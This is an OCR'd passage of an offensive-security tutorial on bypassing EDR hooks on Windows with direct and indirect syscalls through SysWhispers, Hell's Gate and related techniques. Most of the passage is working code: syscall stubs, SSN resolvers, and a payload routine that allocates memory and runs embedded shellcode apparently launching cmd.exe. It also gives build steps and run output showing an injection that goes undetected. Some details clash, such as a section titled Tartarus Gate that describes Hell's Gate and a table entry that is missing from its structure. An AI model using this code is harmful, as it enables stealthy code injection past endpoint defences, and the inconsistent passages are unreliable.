


The point here is SSN (sysetm service number) is varies from system to system. To overcome this problem, the SSN can be either hard-coded in the assembly file or calculated dynamically during runtime.Tools suchs as syswhispers , HellsGate, HallosGate, Tartarus gate can be ustilized in this techniques .Here is A sample crafted syscall in an assembly file (.asm) :

```
NtAllocateVirtualMemory PROC

mov r10, rcx

mov eax, (ssn of NtAllocateVirtualMemory)

syscall

ret

NtAllocateVirtualMemory ENDP


NtProtectVirtualMemory PROC

mov r10, rcx

mov eax, (ssn of NtProtectVirtualMemory)

syscall

ret

NtProtectVirtualMemory ENDP


// other syscalls ...
```

Indirect Syscalls

The indirect syscalls are implemented in same way direct syscalls are implemented where assembly files are first manually crafted , the difference lies is that in indirect syscalls , syscalls are not used directly , instead we use jmp instruction in its assemby file to jump the function of ntddl.dll . Thus code will ultimatly will be running in address space of ntdll.dll , Thus it wont be flagged sucpicious for EDR.



The assembly functions for NtAllocateVirtualMemory and NtProtectVirtualMemory are :

```
NtAllocateVirtualMemory PROC

mov r10, rcx

mov eax, (ssn of NtAllocateVirtualMemory) jmp (address of a syscall instruction) ret

NtAllocateVirtualMemory ENDP


NtProtectVirtualMemory PROC

mov r10, rcx

mov eax, (ssn of NtProtectVirtualMemory)

jmp (address of a syscall instruction)

ret

NtProtectVirtualMemory ENDP


// other syscalls ...
```

so, in indirect syscalls we want to dynamically extract not only the SSN (service security number) , but also the memory address of the syscall instruction from ntdll.dll .

SysWhispers

SysWhispers is a toolkit developed for Windows operating systems that facilitates direct syscall invocation. By directly making syscalls, developers can bypass standard API calls, which can be useful for various purposes, including low-level system manipulation and rootkit development. SysWhisper comes in three versions, each with its own set of features and capabilities.
“Why call the kernel when you can whisper?”

SysWhispers1:
The first version of SysWhispers laid the foundation for direct syscall invocation on Windows systems. It provided a basic understanding of how to make syscalls directly, bypassing the traditional API calls. The SSNs are retrieved from Windows System Syscall Table and hardcoded in the asm files generated by SysWhispers1:

```
.code

NtAllocateVirtualMemory PROC
    mov rax, gs:[60h]             ; Load PEB into RAX.
NtAllocateVirtualMemory_Check_X_X_XXXX:      ; Check major version.
    cmp dword ptr [rax+118h], 5
    je NtAllocateVirtualMemory_SystemCall_5_X_XXXX
    cmp dword ptr [rax+118h], 6
    je NtAllocateVirtualMemory_Check_6_X_XXXX
    cmp dword ptr [rax+118h], 10
    je NtAllocateVirtualMemory_Check_10_0_XXXX
    jmp NtAllocateVirtualMemory_SystemCall_Unknown
...
```

```
NtAllocateVirtualMemory_SystemCall_5_X_XXXX:    ; Windows XP and Server 2003
    mov eax, 0015h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_0_6000:    ; Windows Vista SP0
    mov eax, 0015h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_0_6001:    ; Windows Vista SP1 and Server 2008 SP0
    mov eax, 0015h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_0_6002:    ; Windows Vista SP2 and Server 2008 SP2
    mov eax, 0015h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_1_7600:    ; Windows 7 SP0
    mov eax, 0015h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_1_7601:    ; Windows 7 SP1 and Server 2008 R2 SP0
    mov eax, 0015h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_2_XXXX:    ; Windows 8 and Server 2012
    mov eax, 0016h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_6_3_XXXX:    ; Windows 8.1 and Server 2012 R2
    mov eax, 0017h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_10240:   ; Windows 10.0.10240 (1507)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_10586:   ; Windows 10.0.10586 (1511)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_14393:   ; Windows 10.0.14393 (1607)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_15063:   ; Windows 10.0.15063 (1703)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_16299:   ; Windows 10.0.16299 (1709)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_17134:   ; Windows 10.0.17134 (1803)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_17763:   ; Windows 10.0.17763 (1809)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_18362:   ; Windows 10.0.18362 (1903)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_18363:   ; Windows 10.0.18363 (1909)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
NtAllocateVirtualMemory_SystemCall_10_0_19041:   ; Windows 10.0.19041 (2004)
    mov eax, 0018h
    jmp NtAllocateVirtualMemory_Epilogue
```

As you can see, SSN values for every supported Windows version are hardcoded in the asm file.

SysWhispers2:
The second version improved upon the original by introducing dynamic syscall resolution. This means that it could automatically identify and invoke syscalls on various Windows versions, providing a more versatile and user-friendly experience:

```
.data
currentHash DWORD 0

.code
EXTERN SW2_GetSyscallNumber: PROC

WhisperMain PROC
 pop rax
 mov [rsp+ 8], rcx      ; Save registers.
 mov [rsp+16], rdx
 mov [rsp+24], r8
 mov [rsp+32], r9
 sub rsp, 28h
 mov ecx, currentHash
 call SW2_GetSyscallNumber
 add rsp, 28h
 mov rcx, [rsp+ 8]      ; Restore registers.
 mov rdx, [rsp+16]
 mov r8, [rsp+24]
 mov r9, [rsp+32]
 mov r10, rcx
 syscall           ; Issue syscall
 ret
WhisperMain ENDP

NtAllocateVirtualMemory PROC
 mov currentHash, 0208A1E3Eh ; Load function hash into global variable.
 call WhisperMain      ; Resolve function hash into syscall number and make the call
NtAllocateVirtualMemory ENDP

end
```

Resulting in fewer lines and no hardcoded SSN values, Syswhispers2 is able to dynamically find the SSN values. SysWhispers2 uses sorting by system call address method to find the SSN. This is done by finding all syscalls starting with Zw and saving their address in an array in ascending order. The SSN will become the index of the system call stored in the array.

SysWhispers3:
SysWhispers3 is introduced in a blog titled as “Syswhispers is dead, Long live Syswhispers”.
Unlike its predecessors, SysWhispers3 makes indirect syscalls where it searches for syscall instruction ntdll address space and jumps to that instruction instead of directly invoking it.
It also includes a jumper randomizer which searches for random functions’ syscall instruction and jumps to them. So in summary the instruction belongs to another function.

```
.code

EXTERN SW3_GetSyscallNumber: PROC

NtAllocateVirtualMemory PROC
    mov [rsp +8], rcx    ; Save registers.
    mov [rsp+16], rdx
    mov [rsp+24], r8
    mov [rsp+32], r9
    sub rsp, 28h
    mov ecx, 03DB04B4Fh   ; Load function hash into ECX.
    call SW3_GetSyscallNumber      ; Resolve function hash into syscall number.
    add rsp, 28h
    mov rcx, [rsp+8]          ; Restore registers.
    mov rdx, [rsp+16]
    mov r8, [rsp+24]
    mov r9, [rsp+32]
    mov r10, rcx
    syscall         ; Invoke system call.
    ret
NtAllocateVirtualMemory ENDP

End
```


This asm file calls SW3_GetSyscallAddress which is defined in a C file that SysWhispers3 generates:

```
EXTERN_C PVOID SW3_GetSyscallAddress(DWORD FunctionHash)
{
    // Ensure SW3_SyscallList is populated.
    if (!SW3_PopulateSyscallList()) return NULL;

    for (DWORD i = 0; i < SW3_SyscallList.Count; i++)
    {
        if (FunctionHash == SW3_SyscallList.Entries[i].Hash)
        {
            return SW3_SyscallList.Entries[i].SyscallAddress;
        }
    }

    return NULL;
}
```


It calls SW3_PopulateSyscallList function to populate the syscall list and then searches through it for the target function.

Syswhisper3 Example:
As an example we will be using syswhispers3 to invoke direct syscall on NtAllocateVirtualMemory as a PoC to see whether our edr.dll can hook it or not.


1. Generate necessary files using syswhispers3:




Copy the generated files to Visual Studio project root directory:




Enable MASM:



Import files in the project:



Set ASM item type to Microsoft Macro Assembler:



Finally, execute:

```
PS D:\projects\hadess\x64\Release> .\hadess.exe 15148
inject edr.dll to PID '4000' and then press any key to continue!
[EDR] Hook installed.

successfully injected to 15148 at virtual memory 00000211DEB70000
```

As you can see edr.dll has indeed installed its hooks but cannot detect the use of NtAllocateVirtualMemory on PID 15148.

Hell’s gate

Hell's gate is used to perform direct syscalls. It reads through ntdll and dynamically finds syscalls and executes them from the binary.
When using hell's gate, we have to first declare a _VX_TABLE_ENTRY structure that contains data associated with a system call:

```
typedef struct _VX_TABLE_ENTRY {
PVOID pAddress;
DWORD64 dwHash;
WORD wSystemCall;
} VX_TABLE_ENTRY, * PVX_TABLE_ENTRY;

_VX_TABLE_ENTYR itself will be a member of a larger structure named _VX_TABLE:

typedef struct _VX_TABLE {
VX_TABLE_ENTRY NtAllocateVirtualMemory;
VX_TABLE_ENTRY NtProtectVirtualMemory;
VX_TABLE_ENTRY NtCreateThreadEx;
VX_TABLE_ENTRY NtWaitForSingleObject;
} VX_TABLE, * PVX_TABLE;
```

Then it retrieves a pointer to PEB and traverse the in-memory order module list to NTDLL and the invokes the GetVxTableEntry function used to populate _VX_TABLE strcutre using ntdll's EAT.

```
BOOL GetVxTableEntry(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY pImageExportDirectory, PVX_TABLE_ENTRY
pVxTableEntry) {
PDWORD pdwAddressOfFunctions = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory-
>AddressOfFunctions);
PDWORD pdwAddressOfNames = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfNames);
PWORD pwAddressOfNameOrdinales = (PWORD)((PBYTE)pModuleBase + pImageExportDirectory-
>AddressOfNameOrdinals);
for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
PVOID pFunctionAddress = (PBYTE)pModuleBase +
pdwAddressOfFunctions[pwAddressOfNameOrdinales[cx]];
if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
pVxTableEntry->pAddress = pFunctionAddress;
// MOV EAX
if (*((PBYTE)pFunctionAddress + 3) == 0xb8) {
BYTE high = *((PBYTE)pFunctionAddress + 5);
BYTE low = *((PBYTE)pFunctionAddress + 4);
pVxTableEntry->wSystemCall = (high << 8) | low;
break;
}
}
}
return TRUE;
}
```

It checks for the presence of mov r10, rcx and mov rcx, ssn and when found they can be used to execute a payload.

```
BOOL Payload(PVX_TABLE pVxTable) {
NTSTATUS status = 0x00000000;
char shellcode[] = "\x90\x90\x90\x90\xcc\xcc\xcc\xcc\xc3";
// Allocate memory for the shellcode
PVOID lpAddress = NULL;
SIZE_T sDataSize = sizeof(shellcode);
HellsGate(pVxTable->NtAllocateVirtualMemory.wSystemCall);
status = HellDescent((HANDLE)-1, &lpAddress, 0, &sDataSize, MEM_COMMIT, PAGE_READWRITE);
// Write Memory (i.e. RtlMoveMemory)
VxMoveMemory(lpAddress, shellcode, sizeof(shellcode));
// Change page permissions
ULONG ulOldProtect = NULL;
HellsGate(pVxTable->NtProtectVirtualMemory.wSystemCall);
status = HellDescent((HANDLE)-1, &lpAddress, &sDataSize, PAGE_EXECUTE_READ, &ulOldProtect);
// Create thread
HANDLE hHostThread = INVALID_HANDLE_VALUE;
HellsGate(pVxTable->NtCreateThreadEx.wSystemCall);
status = HellDescent(&hHostThread, 0x1FFFFF, NULL, (HANDLE)-1, (LPTHREAD_START_ROUTINE)lpAddress,
NULL, FALSE, NULL, NULL, NULL, NULL);
// Wait for 1 seconds
LARGE_INTEGER Timeout;
Timeout.QuadPart = -10000000;
HellsGate(pVxTable->NtWaitForSingleObject.wSystemCall);
status = HellDescent(hHostThread, FALSE, &Timeout);
return TRUE;
}
```

Example

We are going to use the default code that is in hell's gate repository with just a few modifications.

1. Clone the repository in Visual Studio: https://github.com/am0nsec/HellsGate
2. Change _VX_TABLE fields. You can place the functions you want to use in this structure, for simplicity's sake, I'm leaving them to be the default ones:

```
typedef struct _VX_TABLE {
    VX_TABLE_ENTRY NtAllocateVirtualMemory;
    VX_TABLE_ENTRY NtProtectVirtualMemory;
    VX_TABLE_ENTRY NtCreateThreadEx;
    VX_TABLE_ENTRY NtWaitForSingleObject;
} VX_TABLE, * PVX_TABLE;
```

3. Change the Payload function per your needs. I only added my own shellcode and a printf, But you can change the functions and use something completely different:

```
BOOL Payload(PVX_TABLE pVxTable) {
    NTSTATUS status = 0x00000000;
    unsigned char shellcode[] =
        "\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
        "\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
        "\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
        "\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
        "\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
        "\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
        "\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
        "\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
        "\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
        "\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
        "\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
        "\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
        "\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
        "\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
        "\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
        "\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b"
        "\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd"
        "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
        "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
        "\xd5\x63\x6d\x64\x2e\x65\x78\x65\x00";
    // Allocate memory for the shellcode
    PVOID lpAddress = NULL;
    SIZE_T sDataSize = sizeof(shellcode);
    HellsGate(pVxTable->NtAllocateVirtualMemory.wSystemCall);
    status = HellDescent((HANDLE)-1, &lpAddress, 0, &sDataSize, MEM_COMMIT, PAGE_READWRITE);
    // Write Memory
    VxMoveMemory(lpAddress, shellcode, sizeof(shellcode));
    // Change page permissions
    ULONG ulOldProtect = 0;
    HellsGate(pVxTable->NtProtectVirtualMemory.wSystemCall);
    status = HellDescent((HANDLE)-1, &lpAddress, &sDataSize, PAGE_EXECUTE_READ, &ulOldProtect);
    // Create thread
    HANDLE hHostThread = INVALID_HANDLE_VALUE;
    HellsGate(pVxTable->NtCreateThreadEx.wSystemCall);
    status = HellDescent(&hHostThread, 0x1FFFFF, NULL, (HANDLE)-1, (LPTHREAD_START_ROUTINE)lpAddress, NULL, FALSE, NULL, NULL, NULL, NULL);
    // Wait for 1 seconds
    LARGE_INTEGER Timeout;
    Timeout.QuadPart = -10000000;
    HellsGate(pVxTable->NtWaitForSingleObject.wSystemCall);
    status = HellDescent(hHostThread, FALSE, &Timeout);
    printf("injection successfull");
```

4. Change the main function. You should set each function's hash value, in the default code, they were hardcoded and I only replaced the hardcoded ones with the djb2 function to dynamically calculate them and also a printf and a getchar before executing the Payload function:

```
INT main() {
    PTEB pCurrentTeb = RtlGetThreadEnvironmentBlock();
    PPEB pCurrentPeb = pCurrentTeb->ProcessEnvironmentBlock;
    if (!pCurrentPeb || !pCurrentTeb || pCurrentPeb->OSMajorVersion != 0xA)
        return 0x1;

    // Get NTDLL module
    PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pCurrentPeb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);

    // Get the EAT of NTDLL
    PIMAGE_EXPORT_DIRECTORY pImageExportDirectory = NULL;
    if (!GetImageExportDirectory(pLdrDataEntry->DllBase, &pImageExportDirectory) || pImageExportDirectory == NULL)
        return 0x01;

    VX_TABLE Table = { 0 };
    Table.NtAllocateVirtualMemory.dwHash = djb2("NtAllocateVirtualMemory");
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtAllocateVirtualMemory))
        return 0x1;

    Table.NtCreateThreadEx.dwHash = djb2("NtCreateThreadEx");
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtCreateThreadEx))
        return 0x1;

    Table.NtProtectVirtualMemory.dwHash = djb2("NtProtectVirtualMemory");
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtProtectVirtualMemory))
        return 0x1;

    Table.NtWaitForSingleObject.dwHash = djb2("NtWaitForSingleObject");
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtWaitForSingleObject))
        return 0x1;

    printf("inject edr.dll to PID '%d' and then press any key to continue!\n", GetProcessId(GetCurrentProcess()));
    getchar();
    Payload(&Table);
    return 0x00;
}
```

5. Execution:

```
inject edr.dll to PID '9772' and then press any key to continue!
[EDR] Hook installed.

allocation successfull
```

As you can see, edr.dll could not detect the use of NtAllocateVirtualMemory.

Hell’s hall

Hell’s hall developed by the Maldev academy is a combination of hell’s gate and indirect syscalls. Unlinke hell’s gate which is used to invoke direct syscalls, Hell’s hall combines the hell’s gate and tartarus gate’s techniques and invokes indirect syscalls.

Tartarusgate

The HellsGate technique is a method used for dynamic system call invocation. This technique is particularly useful in the realm of low-level programming, especially when one wants to bypass certain security mechanisms or avoid detection by security software. Let's break down the provided code to understand its functionality and purpose.

1. hellsgate.asm:
This Assembly file defines two procedures: HellsGate and HellDescent.

HellsGate PROC:

This procedure seems to be setting up a system call number. It uses the nop instruction, which is a placeholder that does nothing, possibly for alignment or obfuscation purposes.
The system call number is moved into the wSystemCall variable from the ecx register.
HellDescent PROC:

This procedure prepares for the actual system call. The rax and r10 registers are set up, and then the system call number is moved into the eax register.
The syscall instruction is then executed, which invokes the system call.
2. hellsgate.c:
This C file contains the main logic and functions that utilize the HellsGate technique.

Data Structures:

The file defines several structures, most notably the VX_TABLE and VX_TABLE_ENTRY. These structures seem to be used for storing information about various system calls, including their addresses and hashes.
RtlGetThreadEnvironmentBlock():

This function retrieves the Thread Environment Block (TEB) for the current thread. The TEB contains information about the thread's state and its associated resources.
djb2():

A hash function used to compute a hash value for a given string. This might be used to quickly identify system calls or other entities.
GetImageExportDirectory() and GetVxTableEntry():

These functions are used to retrieve the Export Address Table (EAT) of a module (like NTDLL) and to populate the VX_TABLE with the addresses of specific system calls.
Payload():

This function seems to be the main payload that will be executed. It dynamically resolves system calls using the HellsGate technique and then performs various operations, such as memory allocation, writing to memory, changing memory permissions, and creating a new thread.
VxMoveMemory():

A custom implementation of the memory move operation. It ensures that the memory regions being copied do not overlap.

HellsGate/hellsgate.asm

```
; Hell's Gate
; Dynamic system call invocation
;
; by smelly__vx (@RtlMateusz) and am0nsec (@am0nsec)

.data
 wSystemCall DWORD 000h

.code
 HellsGate PROC
  nop
  mov wSystemCall, 000h
  nop
  mov wSystemCall, ecx
  nop
  ret
 HellsGate ENDP

 HellDescent PROC
  nop
  mov rax, rcx
  nop
  mov r10, rax
  nop
  mov eax, wSystemCall
  nop
  syscall
  ret
 HellDescent ENDP
end
```

HellsGate/main.c

```
INT wmain() {
//int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {

 PTEB pCurrentTeb = RtlGetThreadEnvironmentBlock();
 PPEB pCurrentPeb = pCurrentTeb->ProcessEnvironmentBlock;
 if (!pCurrentPeb || !pCurrentTeb || pCurrentPeb->OSMajorVersion != 0xA)
  return 0x1;

 // Get NTDLL module
 PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pCurrentPeb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);
 // Get the EAT of NTDLL
 PIMAGE_EXPORT_DIRECTORY pImageExportDirectory = NULL;
 if (!GetImageExportDirectory(pLdrDataEntry->DllBase, &pImageExportDirectory) || pImageExportDirectory == NULL)
  return 0x01;
 VX_TABLE Table = { 0 };
 Table.NtAllocateVirtualMemory.dwHash = 0xf5bd373480a6b89b;
 if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtAllocateVirtualMemory))
  return 0x1;

 Table.NtCreateThreadEx.dwHash = 0x64dc7db288c5015f;
 if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtCreateThreadEx))
  return 0x1;

 Table.NtWriteVirtualMemory.dwHash = 0x68a3c2ba486f0741;
 if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtWriteVirtualMemory))
  return 0x1;

 Table.NtProtectVirtualMemory.dwHash = 0x858bcb1046fb6a37;
 if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtProtectVirtualMemory))
  return 0x1;

 Table.NtWaitForSingleObject.dwHash = 0xc6a2fa174e551bcb;
 if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtWaitForSingleObject))
  return 0x1;

 Payload(&Table);
 return 0x00;
}
```

